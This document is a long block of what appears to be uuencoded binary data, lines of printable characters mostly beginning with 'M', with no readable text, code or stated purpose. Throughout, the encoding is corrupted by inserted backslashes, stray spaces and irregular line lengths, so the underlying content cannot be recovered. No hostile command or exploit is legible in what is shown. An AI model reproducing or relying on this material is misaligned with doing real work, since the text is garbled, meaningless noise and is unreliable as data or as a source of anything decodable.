M-D\_@3!QG7\*?SHRV#E36U6>J5:JP81^[+H\_5A>V`3V'(R8#Z(FOS)-[2\>+%
M<VYS(+TBO=:;M2/(D@;&#CPR\_V:73>:S];VL3`''S]W/[<V!9J[IG9B7]-D7
MIG.J\*?\*+G++\$E"7:B(=/S\$C\$X\$A8\$^`\*#H?>Z3^/WS(0BU3\$?@=/6VN6;^K@
M[./G/V^=EA)-L(E;\*K;\*O]5(Q%V1J)%5AL1\_`\*^2^#)#HD(AG(=&F+?W^/"`
M0`=)%8H+Z`\.(SVUD<&9\*%-=,( \*D2.R0B(XB\5PCL7\`B1I9MJ6]44C<UH!\$
MC2Q3V29I?,DE%FU!1LS1ET67C@]:T7P['9X\$O<&1' %7\$\*#)=O/]C\=758547
M\C%FEQ&\_`\*A7TX=Y]VPZW89>5=&K[ `3#] [+GJA`#]JSQ<=70X91K<HRL\$LP:
MGK9( (\*X9'` :%:P95#=-451RX)JHX<\$U4L7)-7<5P35W%<==\$14==\$[4==4W4
M=^":J&SMFKJ:M6NBB/7K),J=\$W\$7Y&HD742N";F'J%O@I`7H7."4%5Q[\3.
MR(%V3]8CG!`UZ?LG#J<5&9^UI^\_OM=AU8MW&)V8DHNLDK`EPA</] ]O]67^VK
MXZJ;K\IVB^R?<G9-=?O=5(J\_J`3I)9\,Z">6FW4F:R\*C0U+AZ-;0WK+1VJ
M43!0APY&519?E#)UTCWD\_->3WCD3K76@&VI[.TJ@=A#EGB+1BW\*?( )';00) &
M\$O4&\$I@M#&LS\_0A/C0<O,9\<OPE>8/;6A&5\$TI0DV'\`PZIS8S5=#>L2`34C
M%;Y&7!,""P?[\ :5]A&V?%. -GO"?EQ&SF8#(N;OT/;&0]G!QS-3>)[JT%I&5,
ML; ,6/S"1\$9[?+\$\*=>QTD1`5/^F%FY, ,RPJ"?</YV:6R!)I! ?IR[4L4[GH^
MGQSC+GEJR[M,7#++8:!/;4-RNY,^H/[@=OF5G:\_-YQ\_:#5(R\_::[K;MT,29\
M3BC8[R3I<#M)'] ]=V6LL%"DO`.EBLWQ8.)HXWHTI1ETGXJ9"-^9-BX^:TGG?
MS%[W<KUJ.[JRA.\9)4-\_Q3PG[J^<YWRXO5V:G\*3>,0#" (5@\_K,:2U8CXH4>L
M2\$2,B[#&QPT`#F>H^SYY\*.1APFQLT/NC`""GV? ]#.<TP:Q]@\_+B<KX! ?<T!
M9]--P5W@1PAI\$0EWX35;K9V?LMO-F`92.+%SBHT-D!ZQ(!% [E@AK`ESE<#" -
M1ZZ%G\*`7QZ\A33.4!:3]R>6KL;D+:( )\_>3\*:'MI8%H!)^S6V/[NY>3>;?\_0^
MR`(V\*3)6:3MMGI1&5HWL0W\_0P%&9S4Q^:F[Q8THLPE:K9':+<F:,'Z\/#
M!B2^=8.[K5'/0AWI?+&X7=UAM\$#(JFV2<.Q:"JG!/1FI241/\$T.(8UEOJZ@T5
M' (>G0P</C(-Y+XC),QDG3?J-`W+, ."#T&N>"FM![<&:Y!Y,1`)\ANNF#%PY.
MXYPTH[=;SBX/[D1M@Q:]6=WZ,Y6S5; `K<BMKEL\_Z1LPT#F%U9ZAN@ILX.ALZ
M-!4Z'8\_\_V%(H0ZR@5Y^S8!.CRT47E;(H5\$<4DA&"VB"XZ4\$7#DW9>4.\_EA[5
M4?2\*W][.KE7@A3"Z2J#H1G%S&JQ+U<)5%`XUU0-B7>6H\*\\*; /GP^='AJ;'MH
MUW&!F/3Z']N1Z\*RNx:(I,+4.75\$70V%2"H,JZ@%E!\*%&!1[\*?D'9B^1/2F^
M4W:V8X1(I3S(' @55!-60'7`US)V9^UG,I]BVMQ4#\*/#3W@;)@T)\$L@)^@-+@
M7/W`A\$`LJ)\*EV<F3=3RN6;T]#?VLR#\$\$/+&NONEG5Y\_51Q\$:F!I\*@(FM18:)0
M-.I04`<LC/;"2L\*JSCQ8&.WGJ!V',D[HR.7@>XSS34=#N/OK[&[%S\_@;/VP

MA##X#AF:' 1R9XW"#R5D+HEWRH' T\$6\_ ;E; 0&OC8P>KY;A\*\*F+H!@%Q4#EQQ `E
M\$:AW8ILXN' 9@K4W' 8^VQ\AJ9 [N\_>[/</"!D-!"5Y ( ;7O<UB)M!DH-5B&5H2
MQ"+Q`Q47QR3\$H-: (;OK@&&&JRLS) 6] ?20<3]B+V^?+V<:]FZY?AO-Q89L\$R
M43]Q3\$D, :HCHI@]> .WBH!MMD/7BZ&FD24T- [.\) 5^ (' :B&, 28E `; 1#=#] \, S!
MJ49S/#IPM0'B3] 2&RHUE%BP3M1' 'E, 2@-HAN^N"U@P=JL#:RP4\_4ALX-969X
M`@D\_4!MQ3\$ (, :H/HI@^>. 3C5F) KM' %/!48\_\N:; [ .G/\*4% `v+L/51\*%^A\$ \
M97YSL/V- `G) [4\_9/"6WBL.O%XBJ8\$\*LBM9" (O\$C9J\*\$XBO6 ('\$R'; \_H94L>@
M-#;W" IYL:8Q `3; 5#8>-K] \&' C, Y, %YI+H8BW) \* (\*HA!X ( ; [I9Z@<@]) E?&HF
M: :Y+!H+; !/NG%WSE+>P&PDRE\_&3 ` \J6\* >H&LI02U1) 9F) T\_J> . +\*H6L ` (OL>
MY73G\$, N4Y><L7^JL%U@0B&HC2 [ .3IW (\5 ` [WH&W' E8"HL: \_KYT, GSQ! 7XLG<
M4W/\] NY\*+W?0G\*\$:HG%\*7\%Q\UU `^@J.G7<LS4Z>U/' \$S0E? `2) [ ] G, ^0R3J
M!\Q) !TIS:BS>V0LL" (1WDJ79R5.1Q\_/. @W\$\$/A-7ICWKYQK.@A) \$FFQ ` :<1S
M^I%TG0RN0YYF@-U\*) L]W] \* <(Z.T-!L\_S\*6) 60] : />KD' B<>/#RJ5;A)>\_@, 7
MT0= ` \$T<IBYZ+@>IDBR7M\*, F@ZKLS" "M%\_9<&8; \$H?FLOUHIT>1DI=N\$KO% "H
M] \_1O [IW^A; ?H\*M) UF; , NT2IZ805A: !-D: ' 9P5 ( [#?:K^5^@CMC6DS\_2Y\*D>^
M@ [O\_5Y%K\_T] O9I\_ " . \_\ /9^; 6X, W3 [C" `6: &4KWS. !HBW2WI1; ' PY&A\_Q33] #
MZAHT] ' 1Y# `R!N; HM\*N? [ [2?90Q4E] . [ ] W4N\, Z8R8Q?Y^J%A9AF-\$) . (XC'
M] @ (+ `N&S9&EV\E2. I `? "% [1P\_4P6?I9A\3DLS, &L&- ` (XKV) 0#IP `0<F2 [ .3
M) W4\VL+A%U21\_ = (O\*\* ) 0BI=3/' A7/ZX@#LY%CF872^58M. ;AEU11\_ ^ "7E, M.
M%UP. 6# #JLQ\_ ` ZBQ1G>1H=K&D9/%J\V) R= ' !\X?HD8' HKE- [J/\9TMW] [94Z.
M?>; XKMO) &; 9GN"X (1HB73V%S"LNZ [8<6A\*) ZR=1\@ZMR7+W6N\* `UZE] B#707
M?=> 0#; \$: 4%AZ13^4CE' !, <C4? (, K=5S: &C: ^XN8 ` `&2 [0OF; N7NM\*\$SWDL: ) (
M9BPV9 [ &HY7Y<01RJF!S-+I: \*+% [ ] GI\_8-WRV=6H\_0I^NTX>#?: 05 `4] \$Y2@
MI\*D' E\$8JL!\_) ^JM1?^1I=C.E' 9/; IO" F>1N9; -3\_\_I. -0#, Q0DXCB#/U `@L"
MX4UD: 7; R5 (XG; F%T%D#\^T\V `LWD@08!C0 `O [ @<B\_HP?<&\*R-#MY4L>C+1P,
M3\#/\<-36#Z%S2DL?: T?6A `\*; R-3\PVNRG' U60, >!\S?, SR%Y8NPPPP&%I5\_T
M0^D9B&AW3, TWN%+ ` I: VQ/3P! \&/#DY<9B\U9+&JY' U<0ARHF1 [ . +I7 (L6B-O
M01& (=G1ZVMJ0BVUK78M, = (T5 (Q (EK\$0) =\_<#684 (=W<LS4Z>U/' \$U84S `Y%)
MA [II\KWJTJ42UJT\$P/N! !8&H7+ (T.WDJQZ/5) =80@?@5M1NL0N8I: U<"U/U `
MUBX"U!U+LY, G=3QQ=5& [0/R\*VOT?] KZV28TC65<\_Y?Z `C1M-]; O\ "3&, Q+IG
MA@7&8YTO! `) &8H6 ` `XQD [ : \\_64\_GTUUT5X] DKWWM<V/#\$1Y4^6155F; 66W:]
M. , 50 (EJ7 `>1. 8\$ (@K\$N6XEF>K. 9QWTX@. 5>RU72; ' -\$2. , %-8. % #FAK) B\_4=
MJBH= ` \4V-5) >; !XDKO ` `DQK (BW1=, B) IPJ4\*' GI&=FP+ ( [+P0. . @AO+V5H=:
MW<>+@EIDZB&UVH" "P\RJI&\#Y"D6, O ` . =8&+2\$; ' (&HH@G+: I@>G76 (N>: /
MB\_ . ; U (3U3V!XXHHVT-3 `^DH&\$D, M (T) 8ADN-R `JS\$U>T@4D-O#@ "3#I/X?8,
MBFD#, F8 `PQ-: ^+! I4&/; =TP0Q ` -/V+W=B: ) N4O@! \44W0U0S/' ONGG@>74: 0
M\_7L8\$A8 `QR%K\5V\6<W+ `W\$D\9@8GHVXI&749P9/ (JIHPDP-: ^P\*) Z (Z4F `+
M\4, B9@\*/ (KCH0"<UNK" ; E (AJLRE\WA\_) F `M\BVANM6O"N; @. \$S2) +A0' -E08
M\* [ [H9@AKAL: N) R\*J\_6 (LN `V) F0E. PA-<=\*#3&MW8VD, \$M^&B^?LA?) 4FP#YJ
M@HLV&J!>C?9M&" " , NX7P `O\$SN) #912A<. 8KG6. \*: Q?=1F+#J4R\DZ, : ES ` [;
M? \A1/, >2URR>8#MAO2K6CB&J&T>5ZAI' .8KG6, \*: Q1\\*) ) #; L%+\*T (F, F24\
MCSS% \TQIS>2+!!! 614, @13>. BC5P17 (4S [ "87LWB7W42R-XMH `R=R) !9PB?)
M4SS/%-=, OG4\$8>SPV"ZZ<"FS@U>2HWB. ) : ] 9?, ^F [MZ%@3R9.N\ [ `OU\S?#
M\_M5P8J?9, C^VWR3. Q\7N9\*^/G>/LO7TZ7J?9"UPR. 5\_N5VL0\G (UG+CWPB, U
MTG=N+HLXVR) \$^RA) :NVAAB45^@9\*Q+SJRR7=\$SW) 4<J) 6\_ \*#Q6IQD `^Y\ \5J
M) 0\* <7EI\* <GF/97F-) 1XACS (1\_\ / \T^\*?^R/D3"!G5@D?, #5. ) ) 69GQE52 [ " "
MT\$PVNSJ3M' P7] <A [0MU [ \*Q^/GX [SXWKYV7TVB. F\_? -J<FR& ; ? ` \$\*UCFZ^ . Q
M^72099DOWHEQ3C4IBBK2Z6FY%4TXG; (K4E"W ( [E@=DMSQAD"DY [ <?W\ : ; ?X
MO-AL: T"\$ \$" IY [ <WLOOR. Q] \$<C\$ "4@; #RF] \) =>X^SVXW&] GN^6 [ T [-?0] R2<% \
M^?B^00L3I3728T. %B. QMT<+D [ ]\_JO51\_KD=, E9JAYH?USKYB/S] !9TJ+ `D>:
M) JU' : 1KIH7' 3YX>/9RV0@+\*U [ \*P=EG (=XKFF) /HZ6J, -H\*FD95. QG9B/G) 5D
M. Q%2V/Q:>JOY; ?] F. +>/!%1M' N\_@AUM] 5H+-15H `\_\$5\$PAUII&1\ ) KA) P ` /"
MJ\_K&7#1+; 9/B+; ; ] G7! I [ @4A-6B8XB16V?: R `E! ZS?MHTQ] 8C' 6 (\*! \*EM\*IS
M! B< [ &-NO=D! "A: " ; ` =; 5SF6/B%N3=\_M5TS9! J] ^C#IYVF\_] ^6L\_?2Z4. ) . `M
M95=DM] -#&! !E4>0V) %5 (1I&M08O^; 7] NGQQ761\$2BI. V\*; >+W0) Z; 3 [=9. \* (
MBLV\$B) MRZUQ1- `96Y" [2-6FJ; -PT25#+Q?0IX0SQ&?P [ ; EBW [J81HD%3V#U]
MTBJ@ \] /41QSD9GJ80\*TM"QO5\*&) T; 6JJ5" @3, "OUX) 5\*F^, -%NE2YDMND\*U5
M: 9. /ZS/&0&I. D [ >GG>, (2' -K82) ->U=?4\ `K\$) !. NUU<A@PQ) . ; E\* @^#B] \$"
MG' 3L62/A>-ZSY#`D. " <G, : (\\_WIC"QPMAD\_>KPB" [TI! ; 1NY-8HS) C% \M-J
MOCQLSQ4E-TK1) E+F; R [MGJO9T: ] F `?#V\_1; -) N\*M! ] ; \$@U<Z0] #&BWADG1J5
MJ3B `3++&LK9K: 5] LO?#%; ; ' >7J\*UHU=-Y<; ZPYW8O2K] 4; B^! ; H\_K3\_ OSND&\*
MHI\*V\_ `R: 2U\FV6' TJ\$R/ . <.) AA0. 00@QY?R: LU2K9E=MWD! F0+0U2N257? [
M, GT" &H, 0I' ?J+T; 548LJ0&5D?/3) VTN40-A] ] =8G<JOC=F1X9%IE077: `\*, `
M="E `>F>QQ\ -2) K%RD&, F+\_IWUX5B%#%=@IKI; "?1X3\$ (1\$DF [ .X4U=VJ^5:
M<O30WBU. : YD&GH1Z?S\_ " ?7, IR\ E%NA' 33) TV\*\*9, #>048NRDB\O: /\_! 8P (1<
M9964Q%2) 1FHSO\*ZHF5\*1ZF29, \L7US>S2M\* ` ` @#N4GHE' NM-A; Y8VTM7YK9!
M/, E5=PH, H3K) USZ94 [% `F@I-OY\*! : W3 [VC%& `B7! ) B^ \B (=LUV5^ "10% \HNY
MR\_J3?. VZ\$V>U-#Q> . \ "0: \O0%<BK#1SMS4L+N7S^0/Z31' >W5#MKE&XUCA\*D
M=&O/BV (3; [ `W3YL5BDQ] 16; 47ETT\ V69L `RRAU2CZTLU! ; 73SI4N2IZ! UL. `
M24B `0CA (VKOP; [ "8\$4%SKA#\*Y, VN3HYT#EGEJV72! C3" ^\*X8#=YJH2&VK\_ . I

M, 5D\J2+D\IO#?K, [X5X5: (AUOAT-W\$1N8:] SUF (C+=9&NEM\$M0PB#T19D+QS  
M ([J4@-\\_YM>WBdT5FU5#%:O (ZQOKK&K?! () %3U!W#M, +, YF> (DWM!T [UIV? [  
MW#\$`8=, 3' &6XVK [ ,/M+L8Z^; C1Y' JS+WQ.=G) J5:S&5!\_?O9&RE\*WA\; S=Y>  
M); ) :L\B\K\N\$7G#] Z; #P?W\$YO. /NZDVQ? () -3Z^X`@\6!P6 [S; ; S7FSOO2&  
MT4I&\<WY\*RY [P, C@>, 7HTT&RVI?+!. Q: `; 7:, ] "2 `H\*&:AJ\$\3H@1B\$8. Q1K  
M<390<SMKZ.E! :U=N; , ) S' %`\$ /RK: %&8 `IVI7^T^+S8Y05 (F) 1#NU&2] . IR\_ [   
MXXIX-%, GW67A<KUN1\ [VFLY: :-6UZ>" [Y; >PB6+A3V! Z1DU] 55-VJ: ; LN [64  
M\_3HE9; ^\_COI: [USKG5%' W=@H\*+' XV\*I, <, Q!, 1\*D=\$5X5MD&L' K\*890C1&NQ  
M>L&6\*U=9] GF7I [-+H+ [&\KZ) ? , ) ^C [ :0<\_+??SI\_8\$W=%C) ^7I) () 8E5] DB [   
MT>\$87: C; \_\*-\$L?`%C-6`WKR^\*35S-QG] %S\*O>M, H4Y9<LX\# [8 (YDDSN9G\*T  
M07L^] 9^XU^Y14>\_] ^; 3^ [Y> `F&:O5ZL (U?9E#I' LQUW\] 8OPH") \$WQ8A] HG0  
MZSTGPX/\*`\$VBE+I3\_G%#H] \_# , ) O (Z9+^H-!BG"LVHP?I\*XN [ ] Z4' FGZB</. ] H  
MI\VV4AE"MA' F`4 [\_G&M\0B8" S?2>GA: J, X) 0&>9DR\$^' @; >WL\_ [ /VBZN1\ - )  
M65R (V<CTZ^Z^ \. 6UG0SKS (G) 26!) 5H&] X8I? [XH/2I+QZR@&Q67J`1J`QJR  
MWL@ZHO] Z6\$J8XCS: &\PW (5U"0) OKX2; K@UV1BI2 (UKI=EG- [8 ` \_; 1>K\$BXE0  
MGJC7+. 4V\$4W3\*LYLZ%SPI1I0\_ [K+FAR6HYTT\_L?%<CW:X1E^R\*`%LAOC"2\Y  
M\$#5YVMD (\*A\$DW0CR\_#WZ^/P\+FFQ (F.K! (:MJ\ :8" \>B5FFY==] B?, 2L\*M!  
M: #DKM6P\_I [=HN7H) (@4 `@?]: FD%?SM-?W] \BJ%`^>SU%F] \*] M1N2ATKQ2' @3  
M' 2HZTKQ [ , 5M%@V\_6?U4, E2E1IO\*Z, +EI\; `X+S\_ , %N^VZU9+OZ" ^! %O&LD\*Z  
M`?4OC. Y9S' &G! \*H2\$S"KM-\$) #6^OQG ( ] XJST3X. . 4 (QA^YW] <K^=KB5<N%OJ  
M@-"8: #. 1W8\O7\B! \*: OF#V& [8\*'" J&7! <^ (WD0YA+LCAY+H\_&\*JXY8O\$ [ : 5 `   
M [<LKJ#>2CT&! KQ5\$<&] 06T9PHTQ0" [IC\*J`V (N) -?A"R, ?7MX5?KQX6\ P] %N  
M\* `BV4WCI">3\_N ( `3S\SG3KS) IQ! 5H' H<-C8] `TL5! @] 3\_+P>MUMZSO\7ZMEM  
M\* \_&O4VY+]" `: MAM" &U!N) TP [%NPU) ' Y4C@7WLD] &46%C: 3. ; ] &^GCC3X45'  
MM, A98&, P^W=6V (TB5) !8Q8TT5%<+V4M! 7V-"`\$\*B@) 0C6\ : 5JNIA<F^ \_-! . N  
M74\$4+?J?60^L#MM\_N`%' X [=2: `>1TO\W\* > /JRWV\7! \EZ/BN' =>' Y=] % \_;  
MY584@! 6Q: BLC+`1) -S5] WC<7BV. > `AK9FDAHK#+=\_ : 2KF\_N.G\_BIL\; "5%\*  
MBV [L/G: KIRT/+G<^ `F [P9Y; /+92 `GFE+Q [ \_' 8] ?R>#5G\_4AMYV+0\$2I5I, 4  
M@X0) B\$+>7-E: S\M: ^9 [7! : #DSDKN7+FM6] [>R?SF [4BV>] E" ^F4VY=MXV?=J  
M9W355 `C&>5<CW4J\$>I#U: \*F?K] -ZSG+ZUVQSS. , \Z%OT=9Z&W. H0/52P\_ /; F  
M1QA%8 (4. : \$L) #ZH\$?#2\*S5] ' "WR/1 [3 `!WD: DFLEU4NP^] ^/2! 214@U8@; \9  
M%L7PY^% `NC" [JJ, W9-CMX-`#XPTNPM8M&KP/S=4-CV= (G\_6N=; SJ6A: <3\$3]  
MD8I&8OON\$VE0 `VA7F^-Z>=X?OY+\$2>NN/! 02\ . 0\ -+D [G: 790QA>H8U<1E?%  
MYJ334WS] T) ('V\5) "ZWGIQ\^KK^2 (\$; ) G) O; W^QQ&YQS; 3L-R'D\_QZD/=K8N  
M! J\_3 (UV2-' 5. / \W50-BRZ `=AQH>\_B! \$ ` [ ; &BNK, QOZ, 50] . T (A+) 5B2M; 44E  
M\_5%6#, V?945M9ICK00>TH@ \4\*0C1\$J! A18QW] A; ^` \&LKS; \$M\ / ` -0Y/YUT\_  
M [9: --R ` . >GC=/? ) XF. T; S? !>RF, IYQB//9W7^ \D2%H^U=VW^WWT@' N" ^0: T  
M88- ( -XO#0<\*KSI-Q\*4\_V\_4NT] = [NBYIMSDX [-WSONU#54: JRL#&3S\ D4TA.  
M?24M? : G/A\%OTU=H' `UIRI^AK] !TZDN=!Q-1U) 3Z: D. , 0C#D `4M] N; T\ IJ' 2  
M\*-P! 2) 6U\*9. "BXM1SN?CYMW3N; XC@\*\_^V' G\_ =O' 5UK9^X" = / \ +R/D&V\O: : %  
MUB-\$! \_I (LB. 5" A^K! %E=OLT? \$M/\C] "YA0R2\ -ORQP) 8V1B? (V\_%) H: 3U7H  
MTC' \_<3^<O) V\L@" (K: %L7U>\2: (R+!=!G] I/ (IDF<! \ \Y: GINU86" G: RUZ%R+  
MQKCA `40Z9B" NK, C&+\$\*! ZC: 877L! H>84 (2<@6QVA0F% %OGC6@4F `\*0/! "F [X  
MO `+9\_E-DYD. H\$G `? -Z\$ ` . N7%; #FQ=^' Q9; . 3] OQH0YYC6?G-; ; W+=9. UH7@!  
M9LA3N5I) OE, ?UR] M6B-\ / ( ) \\_) AWW) SEG8] E. \_' B] VE\_VFXDHFY+FT\_ ; ] Q4  
M1OCVY\767OG\$A?K%1LLWZ\6\*T<+&1DOQH; MW\_UPO\; ) [XZ\$; QBL `X! LA' &FG  
M7T\_B> [ , -W3\ P&&RQHAF+BBQ%NS--@B<1"-=' &] 0F (> [! F\G1" X+==+UTZ. @ \$  
MM#3; V-Q: \ \$ \$LAZRW) 9&<: GRJ: : RS-0P\M8<] OUYZ! #IV0B@. 1N=GW] G; \; "T  
M. OJ; J, , &@6IRL] O88>" "\*" 2\_?>@#I>IMQ=#] CW: K] 2^ . 0 [01>N. T. @; ) ; ] ; ;  
MORL#>\$<; PASH (>7KXX5L@-HZ [J&^@\_# , ^MAX" 8F. H] 3\* < [ ] , V>SL; ; &325/C  
M29J! ; % \; 8\_GCOH; 4\B?, QWS^1\$>CQ5U+P: 1I: =\*\$) F\! , @ "P% @: 0-A\_<W=M (   
M@MQ) ) SLA1S8ZK `T>FY>" #K. K `KSV\$WH+XJH\_B1RRWX! YTH\* T78#&F" X7H/\$1  
M (J) M: 75F: GL%Q^H. A8, 4K5Y3W" 9 (H\ , @?C5" [5BB0YVT3" ?2\*! +S%K#01J-;  
MV3EQ. QBVC52>TNTP\$JZ. T\$ [ . 9Z4FALY [V5+OL; U6OSR%M\$V [2X) 10/#VU504  
MZ] \*N?ZSUCZBI; FBBT) 2JBAKN [ `Y=6, \_ [ =-0VG] M) 8DD\*=LCC! YD ` (%V2\$LV#  
M0WC, "V2C, + [XU0-J<%<4TDI=8\*3 `^!) 8W\$V' +BQ16\$J8=U" WVVE7V\_ =V4) \/  
MKM [<W?W (+ `R" B? (' `5WY2\ ` "\$+OF! I=@D0H\H%U?TF\*' =CVYI" 4. [ > [Z] I\*8  
M. L2Q? / ` : ] R6F: 2\$E. 6N0Y>^\*^W%-SATR26 [U`H> . : &F#KO4OG] JVU9T. Q1SX  
M? (YT4VY; +9\Q; TU<V\^1, Y# `1M2, ) AS?OY/HO717&B<-ZHC" X. DD (\IV; T>;  
MR&@' H" `V\*^=! K3JR8! D1XF6 (%7T<CN?OWNSW' Y%=Q`Y. DNU-CEO9>>O<\_N/\$  
M95TMH) 9H> "SH/70: `P%: `) OZ?%!] IG^F/O] @+8; &K\4' U1) =&3-X#ST' 7; ] H  
M `NAH\5I. ) JM3FAYB6K] >B; P&RXEM%?OWU\_ +=6E^KC: F] S=A^=V+6J%FG [F ` \$  
M\*MH99-LZA?) . : J7O=7MFEK5] ( , \PJV (4@?<F" =+9/&^KQB' >/64TG\] O1M. I  
M\_1; 4+^0UZQO [L6O>/&^TL\_6OWH\U# (AI. M) O-4Y `S#45; &J, VA0=4) L<@JQ?  
MA8%KF%S; C8G\_ ( ) . ; X" ] G\M# \6I. ; Y\*] @<FW&&) 1A, IB\14Z5G-' D, 4PNKQG9  
M\$S-3M7>. % \ZO9' M: />%TCD#Q7C\*2W\*> :>7-S@Q8: T' 2VK, GUF5&6#RD10E0Y  
MI! (-FHZ9^ `JL (!RQF@S' A7PK [BL5! ANJOX-KMNR?1 (UO=&] 4. UZ (R^\$?EB<  
MM1. @] \_\*Y (O&QY?IA<\_Y0T\_4I9C+\*M+!U/ [7#1W) ] 2?5W. GORG?W; #Z) ICQIC  
M52/' UC" ZT/ : #PE\*%97^" MDW2J6VE\_T6T' 9HN; 5. - . @9' `; 6=H77\*K%4' W\@.  
MONF\_ . X-1! =?: W" \* . T+Z (T=9Y\_TGI#<\_>28=DZ4JM. V@0RU1GK0<] NT5RO (0B

MF2' 2G76OBW=") #D52282ZP>@R3FR@:&%O,9;5S", :T&4CY2LZ7;H@UDC=GB-
M0 [P@#7\YKW>, '3H' >7E9XZ, 'JG\*BK#7KXZN^+9=\*^:QO5P..4YWTV?6>C;=\*
M;\GV&QGU\*, P'? ('0\`TH\TF7>U"7B\_] 8EPO-\RYGDM\_9Y4SR&US.)+\_9Y4+C
M=3E0\_M^X7&A^1Y<+C=EV (E%B7H49B\^0\*H'S\$4.1>'P\_<.=G0Y/M=L (?&
M32B5PIG%W-9-D"\!J>)' ,AUS.A1G [W&=\*4J. `RT9\XHF42<6L:%8N2.6-H8X
M\_+98J4\LDWC\$4H7\$D9:, L\$>3&"L1 (S!0:\*#CZ55?94KM;"WZ] 0U4) G\$W^U6)
MCO#UE<G6V"=-9VU\KVD?SN/%P8U6QHA^XM/+ \7RSD: 9R?+] 1\_PQU, [/P"K%!
M00L12KO;\`MNF%VXK@UK3^51R\$/EPSE\^\*6/% ["J.B6GY^!R>WO7Y, @@UZ:
M\*%=Q#., Q1' 150\*9; 96H\_K+M] `!WT\$PSZ0-+`ZG1) [S\&\_J,,') K?;&!MH (E1
M^V& (] 0%"!7" (%20, S`<8'G)&T98VI=; 8YKV97J>-%; CSZVM=W9' AE5%<X\*\
MF^V1W' PK1 [R`Z<XM, A@F+] .C`.F#\_6&S; ET<TW8+DQKOB! 4&M=6/CL5Y/0R)
MKKL@%HL [8\$`\$GZ^Q8R4."+C] \$-6^FTEM@TB- \XVE8>Y\$ `VN.X\$D41\_!H-DD
MIDK\$@`F4.A` [B/P\_#017<\*#0?-!0O, [.Y!V, FF@/H\*I39.H4QL\\_T&4\$P) 6
ME/93Y6W4; 7\*DF<3 (!#@G\_J0@AI\0JV] 14\V"CBPP-YJ@J!PH\_0K4 (F=: 4UQG
M29PSS22, \*Q] (XJ&`F@UZ905R [J403KVP SZM! TXKBC0F"W, Y?81S] L37 (0)>Z
MYAS\!:BF) 217XY7W3S9H6DF\J40N0?V/-Z; #?; W\$#W-75W^]>E?=>H] C`"A>7&
MFO`" "4\_!B?^?S=: -9^C:?"?+3\_\$/&=T\$<.2 [+5M, (\*+RXFKB'E0REE<B&E
M2; Y; RH<R^Q398WN"Cyr!C, T) "BN\N%Y`X`ML:K'; &Z8-?>\* `YD%; /34\*P5H<
MFBE5:' 78A0D5`T4JN.A\$QT2WY:1&>XDC) W7JEY.53S57J\4N3\*88J%+!11?:
M!\$2+G\$W/U\*] -D6-CE1!=L& [M:+R2? [A9+#] L=FN7Q\*VE/\*' -= " [5KO; +) WDP
MHQ6\_/=B!@<!NH'; PQ27I3"9H0:D-G=ZB:C [HUR, T`@SC/<G; %JJDK-ZMYD=
M^\$Z-X`+2RFK7\_AZ7Q3Z] DXOOD, [M8F' &J\\_; S56=#:<&V] 10J7`SA14>7\$P<
M#>>ZEDF^UW""; !N.I\*; AF-XV'-/; A@.A; 3@D\_R\Q' -M\*JBjWK: ] -S92\*=J>P
MHHT+`^` <PQEM<:%M<; W@>RSW! S6YV\_UY\\_B5+&QT': TQ- [5H>E1@?VR&EILG
M (T"\*50Q\Y7)+HST/U?388) X@:; ZF#U, B>; U\LMYRM3XMCYO#6>4P: 0ZC-KT,
M<; ZVER`&U\_8R+), UB^<-9]^NY\$; Q [.3:^04B/ (J) 7<EE<KQ.X!&Y [ (Y:^`\$8W
MYS3) NMPZ`W3</Q\*O4X [G1"=3HL:\*A6=CL (\*#RXF [L] W') 1WD^\_VW3^HUW%\
MEZ2V [Y+@] UV2V [Y+DM=W0?+; ; F [ :O@OX?WSW& [ [+`E/ [7=S' UZ9F2D6\_J ["B
MC8L"Q6' F>#>XG.E\$Z' >-=:WVO/%0?E1WH] R2 [. \2>7F! 4X\*6KRTPLBVP30V5
MBA:HL, \*#BXEC+=QA/TK:M3") MQ9L@\_ [ &T:X%M9AJ^=86; 6JF5-A"844; %P?\$
ML1; N&!B7] Z\_] 7K98?4%3=+] CNZL6Y\N` (XG\*J3:+8; , 6-50J; \* :PPH.+B6-M
MW5XS3E#; W\MFOZ6VM\$JJ<L\*V+6JF5-A6844; EP3\$V=I.1KBHP6UJ2??R [! \*N
M^:D-\$MC`!P@5`#, HLO!#8T\*; LG&1^`R2S (6SKES40F, ^0\*8`\*\$V1A1>: !H0V
M9&.S2-\$LHN7%V1GZB6] 6.-Q] WASW.XZ4; !+UT.7\$'. `J="O?Y [R#7' `SN'E\_
M24H\NJ' 7IVJWE' 9K`4 (%P&Z\*+/S0F-"&; MB (TN1 [=, 2GVY (:NN&E\*9NF- [6
M#4E=NJ&M4ZT/\_:8%R!0`OU%Dx85F`:\$-W83J-QG:6\_#7\YN#/=9Q2<B-3I\_L
M7?!2OJ6>6NN) F [U\X] ] CYM5:4.@>-RO.K!X+G\*T\_ERI2': JO9035%B!4`' Q5
MD84?&A/ :M (?Z: I9\CSW`%`^E/4CHM@? (?GN0YK<' Z5VWH\$^GJD.VCQ8@4P# :
MAR (+S0/"!5 [W-S) 9\* [QH"4=P] (#; SFJ-Z26V\_Q (T) %P%T46G1@8V); \CVH
M?-V#4@.O.:KV.\.Z0`Y\$ I`NI3:.'` ] H\*`8'O`YFXR< [0'>K?Z7#1S@+\_` ) M+Y
M`\$!4!ZAA1<; U] @+V1XH6 [ ?JB' 9KFC ( [JSD? (" , `BB.T&% [ `; \$MQS-5H%I7
M' 6W=N8V^<- \MBF:DI^T, ACJJ8] MP5S\F) `8Z) [KH@L<UO%FU!U8M8=5<U7?T
M9ZVJ, =E?M4K%M! ?BX1V8C!B8C.BB`VX"PNGM#9, 979R, ] \=STVS^H8EUX^)>
M^OR&Z1YM9NYQQ-R] ZJL] <W?%HMRT, J+\*/D! ( `SQ, :.' %QL2R636, :Y\*6\$FA@
M\_WC@5P) (OX, 2\*N/1`Q"A) 0\$R`N`, A!8^; !@02T] PIE4`E (UW)>4R-! /HYC.F
M7CB!@.5`JANRH8> [!5`"VA1!.Q@) `V` ); 3P8N, :>U&=!U8G^= [JF.175:=2
M\*\*V#. (X/D!\$`ZQ! :^+`1K8-PCMZ%UAB8RIA.<K%+ (NAJBG107PQ=[A!V^N' Z
M3N!&L12-9D.DIP, 3\$@/+5\$UTP>, :WJSM`VN; ?&] M:\_NY07.KMDSVU [8R! \*V\*
MB%`' ) B, &AB6Z ( #` 00UG; 9LC9USNRI / (Z?`R^`W?"V9?E@<?]= \*VGUZWO61
M@MT0E=5:VA3 [Y8 (YF] +&] U6#<VBI"\*?> [GJF^] -\*YOU`RDBS\$ [ ?^35] \*JGMC
